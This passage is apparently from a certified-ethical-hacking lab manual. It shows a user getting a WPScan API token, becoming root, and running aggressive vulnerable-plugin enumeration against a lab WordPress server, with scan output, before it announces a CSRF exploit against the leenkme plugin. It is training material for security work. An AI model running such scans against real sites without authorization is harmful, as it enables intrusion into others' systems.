


Figure 2.4.10: Confirmation successful

25. The **Signed in successfully** message appears along with the available application choices. Click the **FREE USAGE** button under the **Free Usage** option.




Figure 2.4.11: Select Free Usage

26. The **Edit Profile** page appears; scroll down to the **API Token** section and observe the API Token. Note down this API Token; we will use this token in the later steps.




Figure 2.4.12: Regenerate Token

27. Close the **Firefox** browser window.

28. Now, click the **MATE Terminal** icon () at the top of the **Desktop** to open a **Terminal** window. A **Parrot Terminal** window appears.
29. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
30. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

31. Now, type **cd** and press **Enter** to jump to the root directory.
32. In the **Terminal** window, type **wpscan --api-token <API Token from Step#26> --url http://10.10.10.16:8080/CEH --plugins-detection aggressive --enumerate vp** and press **Enter**.


Note: **--enumerate vp**: specifies the enumeration of vulnerable plugins.

```
root@parrot:~#
#wpscan --api-token --url http://10.10.10.16:8080/CEH --plugins-detection aggressive --enumerate vp
```

Figure 2.4.13: WPScan enumerating vulnerable plugins

33. The result appears, displaying detailed information regarding the target website.

Note: The version of WPScan might differ in your lab environment.



The screenshot shows a terminal window titled "Parrot Terminal". The command entered is "#wpscan --api-token ... --url http://10.10.10.16:8080/CEH --plugins-detection aggressive --enumerate vp". The output is from the "WordPress Security Scanner by the WPScan Team, Version 3.7.6". It shows the URL being scanned, the start time (Wed Jan 8 02:17:10 2020), and a section titled "Interesting Finding(s)" which lists server details and detection confidence. A red box highlights this "Interesting Finding(s)" section.


```
[+] URL: http://10.10.10.16:8080/CEH/
[+] Started: Wed Jan 8 02:17:10 2020

Interesting Finding(s):

[+] http://10.10.10.16:8080/CEH/
| Interesting Entries:
|   - Server: Apache/2.4.39 (Win64) PHP/7.2.18
|   - X-Powered-By: PHP/7.2.18
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

Figure 2.4.14: WPScan Update Prompt

34. Scroll down to the **Plugin(s) Identified** section, and observe the installed vulnerable plugins (**akismet** and **leenkme**) on the target website.
35. In this task, we will exploit the **CSRF** vulnerability present in the **leenkme** plugin.




```

Parrot Terminal
File Edit View Search Terminal Help
[i] Plugin(s) Identified:
[+] akismet
| Location: http://10.10.10.16:8080/CEH/wp-content/plugins/akismet/
| Latest Version: 4.1.3
| Last Updated: 2019-11-13T20:46:00.000Z
|
| Found By: Known Locations (Aggressive Detection)
| - http://10.10.10.16:8080/CEH/wp-content/plugins/akismet/, status: 403
|
[!] 1 vulnerability identified:
